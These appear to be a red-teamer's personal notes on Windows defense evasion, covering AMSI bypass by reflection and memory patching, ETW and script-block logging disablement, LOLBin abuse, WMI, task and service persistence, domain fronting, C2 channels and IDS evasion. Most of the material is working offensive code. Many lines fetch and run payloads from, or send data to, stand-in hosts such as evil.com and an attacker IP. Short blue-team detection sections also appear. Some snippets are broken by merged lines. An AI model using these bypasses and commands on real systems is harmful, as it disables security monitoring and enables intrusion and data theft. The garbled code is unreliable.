Bypassing AMSI :-

1) PowerShell Downgrade

Older PowerShell versions (v2.0) don't have AMSI support. By downgrading to v2.0, you can avoid AMSI scanning entirely.

Downgrade Methods:

```
# Method 1: Explicit version launch
powershell -version 2

# Method 2: Within existing session
function Downgrade-PowerShell {
   $psv2 = [PowerShell]::Create([InitialSessionState]::CreateVersion2())
   $psv2.AddScript({# Your code here}).Invoke()
}

Or, to execute a specific command in a downgraded session directly from cmd.exe:

powershell -version 2 -command "IEX (New-Object Net.WebClient).DownloadString
('http://<attacker_ip>/payload.ps1')"

# Once in a PowerShell version 2 environment, malicious commands (like those use
d by tools such as Mimikatz for credential dumping) can often be executed without A
MSI's interference.

# Method 3: Registry-based (if available)
# Some systems allow v2 execution through registry settings
```

Limitations:

- Requires PowerShell v2 to be installed
- Not available on Windows 10+ by default
- May lack modern features needed for attacks

2) PowerShell Reflection

AMSI uses the `amsiInitFailed` flag to track initialization status. If this flag is set to `$true`, AMSI will not scan content. Reflection allows us to manipulate this internal field.

Reflection Bypass:

```
# Basic reflection bypass
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('ams
```

```
iInitFailed','NonPublic,Static').SetValue($null,$true)

# Obfuscated version (avoids string detection)
$amsiUtils = [Ref].Assembly.GetType('System.Management.Automation.'+('AmsiUtil
s'.Replace('Utils','Uti'+'ls')))
$field = $amsiUtils.GetField(('amsiInitFailed').Replace('Init','In'+'it'),'NonPublic,Stati
c')
$field.SetValue($null,$true)

# Base64 obfuscation
$typeName = [Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('Uw
B5AHMAdABlAG0ALgBNAGEAbgBhAGcAZQBtAGUAbgB0AC4AQQB1AHQAbwBtAGE
AdABpAG8AbgAuAEEAbQBzAGkAVQB0AGkAbABzAA=='))
$fieldName = [Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('YQ
BtAHMAaQBJAG4AaQB0AEYAYQBpAGwAZQBkAA=='))
[Ref].Assembly.GetType($typeName).GetField($fieldName,'NonPublic,Static').SetVal
ue($null,$true)
```

How it works:

1. Access the `AmsiUtils` class via reflection
2. Find the private static field `amsiInitFailed`
3. Set its value to `$true`
4. AMSI now believes initialization failed and skips scanning

3) Patching AMSI

Instead of manipulating flags, we can directly patch the AMSI functions in memory to neutralize them. This is more reliable but requires deeper technical knowledge.

At a high-level AMSI patching can be broken up into four steps,

— Obtain handle of `amsi.dll`

— Get process address of `AmsiScanBuffer`

— Modify memory protections of `AmsiScanBuffer`

— Write opcodes to `AmsiScanBuffer`

Memory Patching Methods:

```
// C# code to patch AmsiScanBuffer
[DllImport("kernel32")]
public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

[DllImport("kernel32")]
public static extern IntPtr LoadLibrary(string name);

[DllImport("kernel32")]
public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewPr
otect, out uint lpflOldProtect);

// Patch to always return AMSI_RESULT_CLEAN (0x80070057)
byte[] patch = {0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3}; // mov eax, 0x80070057; ret
```

PowerShell Implementation:

```
# Load Win32 APIs
Add-Type @"
using System;
using System.Runtime.InteropServices;
public class Patch {
   [DllImport("kernel32")]
   public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
   [DllImport("kernel32")]
   public static extern IntPtr LoadLibrary(string name);
   [DllImport("kernel32")]
   public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNe
wProtect, out uint lpflOldProtect);
}
"@

# Patch AmsiScanBuffer
$hModule = [Patch]::LoadLibrary("amsi.dll")
$address = [Patch]::GetProcAddress($hModule, "AmsiScanBuffer")
[Patch]::VirtualProtect($address, [UIntPtr]::new(6), 0x40, [ref]0)
# Apply patch bytes...
```

Automation and Detection

Manual bypasses are tedious. We can automate the process while also understanding how defenders might detect these techniques.

Automated Bypass Script:

```
function Bypass-AMSI {
    try {
        # Try reflection method first
        [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField
('amsiInitFailed','NonPublic,Static').SetValue($null,$true)
        return "AMSI bypassed via reflection"
    }
    catch {
        try {
            # Try memory patching if reflection fails
            # ... patching code here
            return "AMSI bypassed via memory patching"
        }
        catch {
            return "AMSI bypass failed"
        }
    }
}

# Execute bypass
Bypass-AMSI
```

Detection Techniques:

```
# Defender: Look for AMSI bypass patterns
- Reflection accessing AmsiUtils
- Modification of amsiInitFailed field
- Memory patching of amsi.dll functions

# Monitoring commands:
Get-WinEvent -FilterHashtable @{LogName='Microsoft-Windows-PowerShell/Opera
```

```
tional';Id=4104} |
Where-Object Message -like "*AmsiUtils*"
```

Evasion Tips:

```
# Obfuscate all bypass code
# Use multiple techniques simultaneously
# Test bypass effectiveness before deploying
# Consider process injection instead of in-process bypass
```

Verification:

```
# Test if AMSI is effectively bypassed
$maliciousTest = 'AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386'
# This should not trigger detection if bypass worked
Invoke-Expression $maliciousTest
```

Bonus:

- There are also many other techniques used to bypass AMSI with powershell, check out **this page** and **this repo** to learn more about them.
- This tools **https://github.com/Flangvik/AMSI.fail** also generates script to bypass AMSI.
- Also, look at this website for more AMSI Bypass https://swisskyrepo.github.io/InternalAllTheThings/redteam/evasion/windows-amsi-bypass/

ETW

Event Logging and Monitoring (ETW)

Event Tracing for Windows (ETW) is a powerful logging mechanism that provides deep visibility into system and application behavior. It's used extensively by security products (EDR, AV) for threat detection. Understanding ETW is crucial for both offensive and defensive security professionals.

Event Tracing

ETW consists of three main components:

- **Providers**: Generate events (applications, drivers, OS components)
- **Controllers**: Start/stop tracing sessions (logman, PowerShell cmdlets)
- **Consumers**: Process events (EDR, SIEM, diagnostic tools)

ETW uses a provider GUID system and can log events in real-time to various outputs.

Key Commands:

```
# List all ETW providers
logman query providers

# Query specific provider details
logman query providers Microsoft-Windows-PowerShell

# List running trace sessions
logman query -ets

# Create a trace session
logman create trace "MyTrace" -ow -o C:\temp\mytrace.etl -ets

# Start/stop trace session
logman start "MyTrace" -ets
logman stop "MyTrace" -ets
```

Understanding Windows Event Logging

The video explained that event logging primarily happens in two scenarios:

- **Local Logging:** This is when event logs are stored directly on the compromised machine.

- **Centralized Logging:** Here, logs are not only stored locally but also forwarded to a central server, like a SIEM solution (e.g., Splunk) or a Syslog server.

A key takeaway for me was that simply **clearing logs is often ineffective** if they're being forwarded centrally, because those commands would have already been sent to the central server. The more effective strategy, I learned, is to **disable logging altogether**.

Important Event IDs to Watch Out For

I was made aware of several critical Event IDs that blue teams often monitor:

- **1102:** Indicates that the Windows security audit log was cleared.
- **104:** Shows that a log file was cleared.
- **1100:** Signifies that the Windows Event Log service was shut down.
- **4104:** Logs PowerShell script block execution.
- **4103:** (Implied) Often associated with PowerShell command invocation.

The strongly advised against actions that trigger Event IDs 1102, 104, and 1100, as these are major red flags. Instead, the focus was on disabling the generation of PowerShell-related event IDs, particularly 4104.

Approaches to Log Evasion

Three main evasion approaches:

1. **Disable Logging**: Turn off tracing completely
2. **Avoid Detection**: Operate without triggering events
3. **Tamper with Data**: Manipulate logs to hide activity

Evasion Techniques:

```
# 1. Disable specific providers
logman stop "Microsoft-Windows-PowerShell" -ets

# 2. Use minimal/noisy processes
# Execute from trusted processes like lsass.exe, svchost.exe

# 3. Data obfuscation
# Encode payloads, use string splitting
```

```
$payload = [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes("malicious code"))
```

Tracing Instrumentation

ETW instrumentation refers to how applications are modified to generate events. Many Microsoft components have built-in ETW instrumentation that security tools leverage.

Identify Instrumented Components:

```
# Find processes with ETW providers
Get-WinEvent -ListProvider * | Where-Object {$_.Name -like "*PowerShell*"}

# Check provider status
Get-WinEvent -ListLog "Microsoft-Windows-PowerShell/Operational" | Select-Object IsEnabled

# View provider metadata
(Get-WinEvent -ListProvider Microsoft-Windows-PowerShell).Events | Format-List
```

Attacks: -

1) PowerShell Reflection

.NET reflection allows accessing and modifying private/internal members at runtime. This can be used to disable ETW providers by manipulating their internal state.

- **Locate provider type** — access the PowerShell ETW/logging type inside the .NET runtime.
- **Capture current provider object** — read the runtime field that references the ETW provider (store it for later).
- **Flip internal logging flag** — change the provider's internal enabled state using reflection so event emission is altered.

Breaking it down in code:

1. Obtain .NET assembly for `PSEtwLogProvider`.
2. Store a null value for `etwProvider` field.

3. Set the field for `m_enabled` to previously stored value.

Reflection-Based ETW Disable:

```
# Disable PowerShell ETW provider via reflection
$etwProvider = [Ref].Assembly.GetType('System.Management.Automation.Tracing.PSEtwLogProvider')
$field = $etwProvider.GetField('etwProvider', 'NonPublic,Static')
$providerInstance = $field.GetValue($null)

# Disable the provider
[System.Diagnostics.Eventing.EventProvider].GetField('m_enabled', 'NonPublic,Instance').SetValue($providerInstance, $false)

# Alternative one-liner
[System.Diagnostics.Eventing.EventProvider].GetField('m_enabled','NonPublic,Instance').SetValue(
    [Ref].Assembly.GetType('System.Management.Automation.Tracing.PSEtwLogProvider').GetField('etwProvider','NonPublic,Static').GetValue($null),
    $false
)
```

2) Patching Tracing Functions

Directly patching ETW functions in memory provides a more persistent bypass. This involves modifying the code of key functions like `EtwEventWrite` to neutralize them.

ETW patching can be broken up into five steps:

1. Obtain a handle for `EtwEventWrite`
2. Modify memory permissions of the function
3. Write opcode bytes to memory
4. Reset memory permissions of the function (optional)
5. Flush the instruction cache (optional)

Memory Patching Approach:

```
// C# code concept for patching EtwEventWrite
[DllImport("ntdll.dll")]
private static extern uint EtwEventWrite(ulong handle, void* eventDescriptor, uint us
erDataCount, void* userData);

// Patch to immediately return success
byte[] patch = { 0xB8, 0x00, 0x00, 0x00, 0x00, 0xC3 }; // mov eax, 0; ret
```

PowerShell Implementation:

```
Add-Type @"
using System;
using System.Runtime.InteropServices;
public class ETWPatch {
    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);
    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNe
wProtect, out uint lpflOldProtect);
}
"@

# Patch EtwEventWrite in ntdll.dll
$hModule = [ETWPatch]::LoadLibrary("ntdll.dll")
$functionAddress = [ETWPatch]::GetProcAddress($hModule, "EtwEventWrite")
```

3) Providers via Policy

ETW providers can be controlled through Group Policy and registry settings. This allows persistent enabling/disabling of specific providers.

Policy Manipulation:

```
# Check current ETW policy settings
Get-ItemProperty "HKLM:\SOFTWARE\Policies\Microsoft\Windows\EventLog\" -Erro
```

```
rAction SilentlyContinue

# Disable specific provider via registry
Set-ItemProperty "HKLM:\SOFTWARE\Policies\Microsoft\Windows\EventLog\Providers\{GUID}" -Name "Enabled" -Value 0

# Find PowerShell provider GUID
$psProvider = Get-WinEvent -ListProvider Microsoft-Windows-PowerShell
$psProvider.Id
```

4) Group Policy Takeover

Group Policy controls many security and logging settings. Compromising Group Policy can lead to persistent logging evasion.

A group policy takeover can be broken up into three steps:

1. Obtain group policy settings from the utility cache.
2. Modify generic provider to `0`.
3. Modify the invocation or module definition.

GPO Manipulation:

```
# Disable Script Block Logging (4104 events)

$GPS = [ref].Assembly.GetType('System.Management.Automation.Utils').GetField('cachedGroupPolicySettings','NonPublic,Static').GetValue($null)
$GPS['ScriptBlockLogging']['EnableScriptBlockLogging'] = 0

# Disable Invocation Logging (4103 events)

$GPS = [ref].Assembly.GetType('System.Management.Automation.Utils').GetField('cachedGroupPolicySettings','NonPublic,Static').GetValue($null)
$GPS['ScriptBlockLogging']['EnableScriptBlockInvocationLogging'] = 0

OR

# Check applied GPOs
gpresult /R
```

```
# View GPO settings
Get-GPO -All | Where-Object {$_.DisplayName -like "*Event*"}

# Modify local policy (requires admin)
secedit /export /cfg C:\temp\secpolicy.inf
# Edit file to disable logging
secedit /configure /db C:\Windows\security\local.sdb /cfg C:\temp\secpolicy.inf
```

5) Abusing Log Pipeline

The Windows event log pipeline can be manipulated by:

1. Flooding logs with noise
2. corrupting log files
3. Abusing log rotation mechanisms

OR

The log pipeline technique can be broken up into four steps:

1. Obtain the target module.
2. Set module execution details to `$false`.
3. Obtain the module snap-in.
4. Set snap-in execution details to `$false`.

Log Pipeline Attacks:

```
$module = Get-Module Microsoft.PowerShell.Utility # Get target module
$module.LogPipelineExecutionDetails = $false # Set module execution details to fals
e
$snap = Get-PSSnapin Microsoft.PowerShell.Core # Get target ps-snapin
$snap.LogPipelineExecutionDetails = $false # Set ps-snapin execution details to fals
e

# The script block above can be appended to any PowerShell script or run in a sessi
on to disable module logging of currently imported modules.
```

```
OR

# Flood logs with events
1..1000 | ForEach-Object {
    Write-EventLog -LogName Application -Source Application -EventID 1 -Message
"Noise event $_"
}

# Corrupt log files
Stop-Service eventlog
# Manipulate .evtx files
Start-Service eventlog

# Abuse log rotation
wevtutil sl Application /ms:1073741824 # Set max size to 1GB
```

Real World Scenario

In real environments, combine multiple techniques:

1. **Recon**: Identify monitoring solutions
2. **Selective Evasion**: Disable only necessary providers
3. **Persistence**: Maintain access while avoiding detection
4. **Cleanup**: Remove evidence of evasion

Comprehensive Evasion Script:

```
function Invoke-ETWEvasion {
    # Step 1: Recon - identify active providers
    $activeProviders = logman query providers | Where-Object {$_ -like "*Enabled*"}

    # Step 2: Disable PowerShell ETW via reflection
    try {
        $etwProvider = [Ref].Assembly.GetType('System.Management.Automation.Trac
ing.PSEtwLogProvider')
        $field = $etwProvider.GetField('etwProvider', 'NonPublic,Static')
        $providerInstance = $field.GetValue($null)
```

```
        [System.Diagnostics.Eventing.EventProvider].GetField('m_enabled', 'NonPublic,
Instance').SetValue($providerInstance, $false)
        Write-Host "[+] PowerShell ETW disabled via reflection"
    } catch { Write-Warning "Reflection bypass failed" }

    # Step 3: Temporarily disable other providers
    logman stop "Microsoft-Windows-Threat-Intelligence" -ets -ErrorAction SilentlyCo
ntinue

    # Step 4: Execute payload
    Invoke-Expression $payload

    # Step 5: Restore (optional)
    logman start "Microsoft-Windows-Threat-Intelligence" -ets -ErrorAction SilentlyC
ontinue
}
```

Protected Process Light

Protected Process Light (PPL) is implemented as a Windows security mechanism that enables processes to be marked as "protected" and run in a secure, isolated environment, where they are shielded from attacks by malware or other unauthorized processes. PPL is used to protect processes that are critical to the operation of the operating system, such as anti-virus software, firewalls, and other security-related processes.

When a process is marked as "protected" using PPL, it is assigned a security level that determines the level of protection it will receive. This security level can be set to one of several levels, ranging from low to high. Processes that are assigned a higher security level are given more protection than those that are assigned a lower security level.

A process's protection is defined by a combination of the "level" and the "signer". The following table represent commonly used combinations, from itm4n.github.io.

Protection level	Value	Signer	Type
PS_PROTECTED_SYSTEM	0x72	WinSystem (7)	Protected (2)
PS_PROTECTED_WINTCB	0x62	WinTcb (6)	Protected (2)
PS_PROTECTED_WINDOWS	0x52	Windows (5)	Protected (2)
PS_PROTECTED_AUTHENTICODE	0x12	Authenticode (1)	Protected (2)
PS_PROTECTED_WINTCB_LIGHT	0x61	WinTcb (6)	Protected Light (1)
PS_PROTECTED_WINDOWS_LIGHT	0x51	Windows (5)	Protected Light (1)
PS_PROTECTED_LSA_LIGHT	0x41	Lsa (4)	Protected Light (1)
PS_PROTECTED_ANTIMALWARE_LIGHT	0x31	Antimalware (3)	Protected Light (1)
PS_PROTECTED_AUTHENTICODE_LIGHT	0x11	Authenticode (1)	Protected Light (1)

PPL works by restricting access to the protected process's memory and system resources, and by preventing the process from being modified or terminated by other processes or users. The process is also isolated from other processes running on the system, which helps prevent attacks that attempt to exploit shared resources or dependencies.

- Check if LSASS is running in PPL

  ```
  reg query HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa /v RunAsPPL
  ```

- Protected process example: you can't kill Microsoft Defender even with Administrator privilege.

  ```
  taskkill /f /im MsMpEng.exe
  ERROR: The process "MsMpEng.exe" with PID 5784 could not be terminated.
  Reason: Access is denied.
  ```

- Can be disabled using vulnerable drivers (Bring Your Own Vulnerable Driver / BYOVD)

Living OF the Land (LOL)

Living Off The Land (LOTL) refers to using legitimate tools and features already present in a system to conduct malicious activities. This makes detection difficult since these tools are trusted and commonly used.

website: - https://lolbas-project.github.io/

Living Off The Land Binaries (LOLBins)

LOLBins are legitimate executables that can be abused for malicious purposes. They're often:

- Signed by Microsoft/trusted vendors
- Whitelisted by security software (Whitelisting bypass)
- Commonly used in normal operations

Common LOLBins and Their Abuse:

1. certutil.exe (Certificate Utility)

```
# Download files
certutil -urlcache -split -f http://evil.com/malware.exe C:\Windows\Temp\file.txt

# Encode/Decode files
certutil -encode malware.exe encoded.txt
certutil -decode encoded.txt malware.exe

# Verify file hashes (recon)
certutil -hashfile C:\Windows\system32\kernel32.dll SHA256
```

2. bitsadmin.exe (Background Intelligent Transfer Service)

```
# Download files
bitsadmin /transfer myjob /download /priority high http://evil.com/payload.exe C:\te
mp\payload.exe

# Create download job
bitsadmin /create myjob
bitsadmin /addfile myjob http://evil.com/payload.exe C:\temp\payload.exe
bitsadmin /resume myjob
```

3. regsvr32.exe (Register Server)

```
# Execute remote script
regsvr32 /s /n /u /i:http://evil.com/payload.sct scrobj.dll

# Execute local script
regsvr32 /s /i:payload.sct scrobj.dll
```

4. rundll32.exe (Run DLL)

```
# Execute DLL export
rundll32.exe malware.dll,EntryPoint

# Execute JavaScript
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";alert('LOL');

# Execute from remote
rundll32.exe \\evil.com\share\malware.dll,Start
```

Living Off The Land Scripts (LOLScripts)

Scripting engines and interpreters can be abused to execute malicious code.

PowerShell Abuse:

```
# Download and execute
IEX (New-Object Net.WebClient).DownloadString('http://evil.com/payload.ps1')

# Bypass execution policy
powershell -ep bypass -c "malicious code"

# Encoded command
$encoded = [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes("malicio
us code"))
powershell -EncodedCommand $encoded
```

```
# Fileless execution
Invoke-Expression (Get-Content payload.ps1 -Raw)
```

CScript/WScript Abuse:

```
# Execute VBScript
cscript //B evil.vbs
wscript evil.vbs

# Execute JScript
cscript //B evil.js

# From URL
cscript //B http://evil.com/payload.vbs
```

Living Off The Land Libraries (LOLLibs)

Legitimate libraries and DLLs can be hijacked or abused to load malicious code.

DLL Hijacking:

```
# Place malicious DLL in application directory
# Legitimate application will load malicious DLL

# Common targets:
- Windows binaries that load DLLs from current directory
- Applications with insecure library loading
```

DLL Side-Loading:

```
# Replace legitimate signed DLL with malicious one
# Application loads malicious DLL thinking it's legitimate
```

Windows Management Instrumentation (WMI)

WMI provides powerful system management capabilities that can be abused.

WMI Abuse Commands:

```
# Execute commands remotely
Invoke-WmiMethod -Class Win32_Process -Name Create -ArgumentList "cmd.exe /
c whoami" -ComputerName TARGET

# Create process
Get-WmiObject -Class Win32_Process -ComputerName TARGET -Method Create -A
rgumentList "notepad.exe"

# Persistence via WMI event subscription
$filterArgs = @{Name='evil-filter'; EventNameSpace='root\cimv2'; QueryLanguage
='WQL'; Query="SELECT * FROM __InstanceCreationEvent WITHIN 10 WHERE Targe
tInstance ISA 'Win32_Process' AND TargetInstance.Name='explorer.exe'"}
$filter = Set-WmiInstance -Class __EventFilter -Arguments $filterArgs -Namespace
"root\subscription"

$consumerArgs = @{Name='evil-consumer'; CommandLineTemplate='cmd.exe /c e
vil.exe'}
$consumer = Set-WmiInstance -Class CommandLineEventConsumer -Arguments $c
onsumerArgs -Namespace "root\subscription"

Set-WmiInstance -Class __FilterToConsumerBinding -Arguments @{Filter=$filter; Co
nsumer=$consumer} -Namespace "root\subscription"
```

Scheduled Tasks

Legitimate task scheduling can be abused for persistence and execution.

Task Scheduler Abuse:

```
# Create malicious task
schtasks /create /tn "LegitTask" /tr "C:\Windows\System32\evil.exe" /sc hourly /mo
1
```

```
# Run task immediately
schtasks /run /tn "LegitTask"

# Create task with system privileges
schtasks /create /tn "SystemTask" /tr "cmd.exe /c evil.exe" /sc onstart /ru SYSTEM

# Export/Import tasks (for stealth)
schtasks /query /tn "LegitTask" /xml > task.xml
# Modify task.xml then import
schtasks /create /tn "EvilTask" /xml task.xml
```

Service Abuse

Windows services can be manipulated for malicious purposes.

Service Commands:

```
# Create malicious service
sc create EvilService binPath= "C:\Windows\System32\evil.exe" start= auto

# Start service
sc start EvilService

# Modify existing service
sc config LegitService binPath= "C:\Windows\System32\evil.exe"

# Service DLL hijacking
sc config SomeService binPath= "C:\Windows\System32\svchost.exe -k netsvcs"
# Place malicious DLL in service directory
```

COM and DCOM Abuse

Component Object Model (COM) and Distributed COM (DCOM) can be abused for execution and lateral movement.

COM Abuse:

```
# Execute via COM
$com = [activator]::CreateInstance([type]::GetTypeFromProgID("Excel.Application"))
$com.DisplayAlerts = $false
$com.Visible = $false
# Abuse Excel capabilities

# DCOM lateral movement
$com = [activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Applicatio
n", "TARGET-PC"))
$com.Document.ActiveView.ExecuteShellCommand("cmd.exe", $null, "/c evil.exe",
"7")
```

Environment Variable and Registry Abuse

```
# Store payload in environment variable
setx MAL_CODE "cmd.exe /c whoami" /M

# Store in registry
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "Update" /t RE
G_SZ /d "cmd.exe /c evil.exe" /f

# Execute from registry
for /f "tokens=3" %i in ('reg query "HKCU\Software\Microsoft\Windows\CurrentVersi
on\Run" /v "Update"') do %i

# Hide commands in user environment
set MAL_CMD=evil.exe
cmd.exe /c %MAL_CMD%
```

MSBuild and Compiler Abuse

Built-in compilers can be used to compile and execute malicious code.

MSBuild Abuse:

```
# Execute C# code via MSBuild
msbuild evil.xml

# evil.xml example:
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
 <Target Name="Hello">
  <ClassExample />
 </Target>
 <UsingTask TaskName="ClassExample" TaskFactory="CodeTaskFactory" AssemblyFile="C:\Windows\Microsoft.NET\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll">
  <Task>
   <Code Type="Class" Language="cs">
    <![CDATA[
    using System;
    using System.Runtime.InteropServices;
    using Microsoft.Build.Framework;
    using Microsoft.Build.Utilities;
    public class ClassExample : Task {
     [DllImport("user32.dll", CharSet=CharSet.Auto)]
     public static extern int MessageBox(IntPtr hWnd, String text, String caption, int options);
      public override bool Execute() {
       MessageBox(IntPtr.Zero, "LOLBins Rule!", "MSBuild", 0);
       return true;
      }
    }
    ]]>
   </Code>
  </Task>
 </UsingTask>
</Project>
```

Defense Evasion Techniques

Combining LOL techniques with evasion methods.

Obfuscation and Evasion:

```
# String obfuscation
$url = "http"+":"+"//evil.com/payload.ps1"
IEX (New-Object Net.WebClient).DownloadString($url)

# Environment variable abuse
$env:tempvar = "malicious code"
powershell -Command $env:tempvar

# Registry storage
Set-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion" -Nam
e "TempData" -Value "malicious code"
$code = Get-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersi
on" -Name "TempData"
Invoke-Expression $code.TempData
```

for Blue Team: - Detection and Prevention

How to detect LOLbin attacks.

Detection Commands:

```
# Monitor process creation
Get-WinEvent -LogName "Microsoft-Windows-Sysmon/Operational" | Where-Object
{$_.Id -eq 1} | Select-Object ProcessName, CommandLine

# Check for unusual command-line arguments
Get-WinEvent -LogName "Microsoft-Windows-PowerShell/Operational" | Where-Obj
ect {$_.Message -like "*DownloadString*"}

# Monitor WMI events
```

```
Get-WinEvent -LogName "Microsoft-Windows-WMI-Activity/Operational" | Where-O
bject {$_.Id -eq 5861}

# Check scheduled tasks
schtasks /query /fo list /v

# Monitor service creation
Get-WinEvent -LogName "System" | Where-Object {$_.Id -eq 7045} | Select-Object
Message
```

Useful Discovery Commands:

```
# Find LOLBins in System32
Get-ChildItem C:\Windows\System32\*.exe | Where-Object {$_.Length -lt 500KB} | S
elect-Object Name, Length

# Find scripting engines
Get-ChildItem C:\Windows\System32\*script*.exe

# Find management tools
Get-ChildItem C:\Windows\System32\wbem\*.exe

# Find compilers
Get-ChildItem C:\Windows\Microsoft.NET\Framework\*\*.exe | Where-Object {$_.Na
me -like "*build*"}
```

Network Evasion

Red Team Network Security focuses on offensive network techniques including tunneling, exfiltration, C2 communication, and evading network security controls. Understanding network protocols and security devices is essential for successful operations.

Network Security Fundamentals

Network security devices include:

- **Firewalls**: Control traffic based on rules
- **IDS/IPS**: Detect/prevent suspicious activity
- **Proxies**: Intermediate for client requests
- **Web Application Firewalls**: Protect web apps
- **Network Segmentation**: Isolate network zones

Basic Network Reconnaissance:

```
# Identify network interfaces
ipconfig /all       # Windows
ifconfig            # Linux
ip addr show        # Linux

# Network routing
route print         # Windows
netstat -rn         # Linux
ip route show       # Linux

# Active connections
netstat -ano        # Windows
netstat -tulpn      # Linux
ss -tulpn           # Linux

# DNS information
nslookup target.com
dig target.com
```

Protocol Tunneling, Port Forwarding, Proxy Chaining

Tunneling encapsulates one protocol within another to bypass restrictions. Common methods include DNS, HTTP/S, ICMP, and SSH tunneling.

I Have already listed these above you can check my notes on **DATA EXFILTERATION TECHINIQUE, TUNNELINAG METHOD, PORT FORWARDING, PROXY CHAIN & TOOLS and LATERAL MOVEMENT AND PIVOTING**

Domain Fronting

Domain fronting uses legitimate CDN domains to hide actual C2 traffic. Traffic appears to go to trusted domain while actually reaching malicious backend.

CloudFront Domain Fronting:

```
# HTTP request with different Host header
curl -H "Host: legit-cdn.com" https://evil-cloudfront.com/c2

# Using tools like Mettle
./mettle https://evil-cloudfront.com -H legit-cdn.com
```

Azure/Google Domain Fronting:

```
# Azure fronting
curl -H "Host: legit.azureedge.net" https://evil-app.azureedge.net/payload

# Google fronting
curl -H "Host: legit.google.com" https://evil-appspot.com/c2
```

C2 Communication

Command and Control channels maintain communication with compromised systems. Must be stealthy and resilient.

HTTP/S C2:

```
# Common C2 frameworks
# Cobalt Strike, Empire, Metasploit

# Custom HTTP C2 with curl
while true; do
    cmd=$(curl -s http://c2.server.com/get_command)result=$(eval $cmd2>&1)curl -
s -X POST -d "$result" http://c2.server.com/post_result
    sleep 30
done
```

DNS C2:

```
# Data exfiltration via DNS
# Encode data in subdomains
data=$(whoami | base64 | tr -d '=')dig $data.evil.com

# DNS TXT records for commands
cmd=$(dig TXT getcmd.evil.com +short)
```

ICMP C2:

```
# Ping-based C2
# Send commands in ping data
ping -p $(echo -n "whoami" | xxd -p) c2.server.com

# Receive output in ping replies
```

Common Network Evasion Techiniques

Evading network security controls requires understanding of detection mechanisms and creative bypass techniques.

Timing and Volume Evasion:

```
# Slow data exfiltration
# Add delays between requests
sleep $((RANDOM % 60 + 30))# Randomize request timing
while read line; do
   curl -s "http://evil.com/exfil?data=$line"
   sleep $((RANDOM % 120 + 60))done < data.txt

# Limit bandwidth usage
trickle -s -u 10 -d 10 curl http://evil.com/largefile
```

Protocol Impersonation:

```
# Make traffic look like legitimate protocols
# HTTPS impersonation
curl -k -H "User-Agent: Mozilla/5.0" https://evil.com/c2

# Cloud storage模仿
curl -H "Dropbox-API-Arg: {\"path\":\"/file.txt\"}" https://evil.com/api
```

Encryption and Obfuscation:

```
# Encrypt data before exfiltration
openssl enc -aes-256-cbc -salt -in file.txt -out file.enc -k password
curl --data-binary @file.enc http://evil.com/upload

# XOR obfuscation
data=$(cat file.txt | python -c 'import sys; print("".join(chr(ord(c)^0x41) for c in sys.s
tdin.read()))')
```

for Blue Team: - Detection and Countermeasures

Understanding blue team detection methods helps evade them.

Network Monitoring:

```
# Check for unusual connections
netstat -ano | findstr ESTABLISHED
ss -tupn

# Monitor DNS queries
tcpdump -i any -n port 53
tcpdump -i any -n port 53 | grep evil.com

# Check for tunneling
netstat -ano | findstr ":8080\|:1080"
```

Anomaly Detection:

```
# Monitor data volumes
iftop -i eth0
nethogs

# Check for protocol anomalies
# Unusual port usage, packet sizes, timing
```

Defense Evasion Techniques:

```
# Use common ports (443, 80, 53)
ssh -p 443 user@target

# Mimic legitimate traffic patterns
# Use common user agents, referrers

# Rotate IP addresses and domains
# Use domain generation algorithms (DGA)
```

IDS/IPS Evasion

IDS Engine Types

Intrusion Detection/Prevention Systems use different detection engines:

- **Signature-based**: Pattern matching against known attacks (Snort rules)
- **Anomaly-based**: Statistical analysis of network behavior
- **Protocol analysis**: Deep packet inspection of protocol compliance
- **Heuristic**: Behavioral analysis and machine learning
- **Hybrid**: Combination of multiple approaches

Detection Methods:

```
# Signature-based example (Snort rule)
alert tcp any any → any 80 (msg:"SQL Injection"; content:"union select"; nocase; si
d:100001;)

# Anomaly detection baseline
# Establish normal network behavior patterns
# Flag deviations from baseline
```

IDS/IPS Rule Triggering

Rules trigger based on specific conditions in network traffic:

- **Content patterns**: Specific strings or byte sequences
- **Protocol violations**: Malformed packets or protocol anomalies
- **Rate limiting**: Excessive connection attempts
- **GeoIP**: Traffic from suspicious locations
- **Behavioral patterns**: Unusual activity sequences

Rule Components:

```
# Snort rule structure
# action protocol source destination (options)

# Example rules:
alert tcp $EXTERNAL_NET any → $HOME_NET 22 (msg:"SSH Brute Force"; flow:est
ablished,to_server; content:"SSH-"; threshold:type threshold, track by_src, count 5,
seconds 60; sid:100002;)

alert tcp any any → any 80 (msg:"XSS Attempt"; content:"<script>"; nocase; http_ur
i; sid:100003;)
```

Evasion via Protocol Manipulation

Manipulate network protocols to avoid detection by breaking assumptions of IDS/IPS systems.

IP Fragmentation:

```
# Fragment packets to avoid content matching
nmap -f target.com        # Fragment packets
nmap --mtu 8 target.com   # Very small fragments

# Using hping3
hping3 -f -d 24 -S -p 80 target.com

# Reassembly timeout exploitation
# Send fragments with long delays between them
```

TCP Segmentation:

```
# Overlap segments with different data
nmap --scan-delay 5s target.com  # Slow scan

# TCP segment manipulation
```

```
